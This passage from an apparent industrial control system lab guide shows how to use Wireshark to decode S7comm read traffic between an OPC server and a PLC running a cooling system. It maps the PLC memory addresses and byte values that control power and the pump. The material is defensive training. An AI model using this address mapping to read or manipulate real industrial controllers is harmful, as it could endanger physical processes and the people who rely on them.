


10. If necessary scroll down the packet details panel so that all of the decoded Header: (Job) data is shown.



11. Note the value for the Protocol Data Unit Reference.
- The protocol data unit reference value is used to match data requests with data replies.
12. Expand the Parameter: (Read Var) category.
13. If necessary scroll down the packet details panel so that all of the decoded Parameter: (Read Var) data is shown.

14. Note that the first item to be read is a single byte of data from memory area Q of the PLC (Example).




- Memory area Q is used to store read/write binary data used to turn devices on or off.
- In the cooling system the value at address Q0.0 controls and monitors all power for the cooling system.


PLC tags				
	Name	Tag table	Data type	Address
1	Stop_Switch	Default tag table	Bool	%I0.0
2	Start_Switch	Default tag table	Bool	%I0.1
3	Power	Default tag table	Bool	%Q0.0
4	Tank_Level	Default tag table	Byte	%MB0
5	Pump_Relay	Default tag table	Bool	%Q0.1
6	SP_Stop_Level	Default tag table	Byte	%MB1
7	SP_Start_Level	Default tag table	Byte	%MB2

- In the cooling system the value at address Q0.1 controls and monitors the pump in the cooling system.
15. In the packet list panel select a packet that contains the summary Info data ROSCTR: [Ack_Data] Function: [Read Var].
 16. In the middle, packet details, panel scroll down if necessary and expand the Data category.
 17. If necessary scroll down the packet details panel so that all of the decoded Data data is shown.
 18. Expand the Item [1]: (Success) category.
 19. If necessary scroll down the packet details panel so that all of the decoded Item [1]: (Success) data is shown.

20. Note the hexadecimal value for Data:




- Only two bits of data are being used in the byte of data read from the Q memory area (Example).




- A binary value of 0000 0000 (hexadecimal 00) indicates that both the pump and power to the system is off.
- A binary value of 0000 0001 (hexadecimal 01) indicates that the pump is off and power to the system is on.
- A binary value of 0000 0010 (hexadecimal 02) indicates that the pump is on and power to the system is off.
- A binary value of 0000 0011 (hexadecimal 03) indicates that both the pump and power to the system is on.

- In the example shown below the pump is on and power to the system is on.



21. View only traffic going to or coming from the OPC server which contains the protocol data unit reference 1909 by clicking in the display filter field, **typing ip.addr==10.0.255.100 and s7comm.header.pduref==1909** then clicking the Apply display filter button or pressing <ENTER> to activate the filter (Example).



22. Use the data displayed in Wireshark to answer the last question the lab form.
23. To end the lab, power off the virtual machines.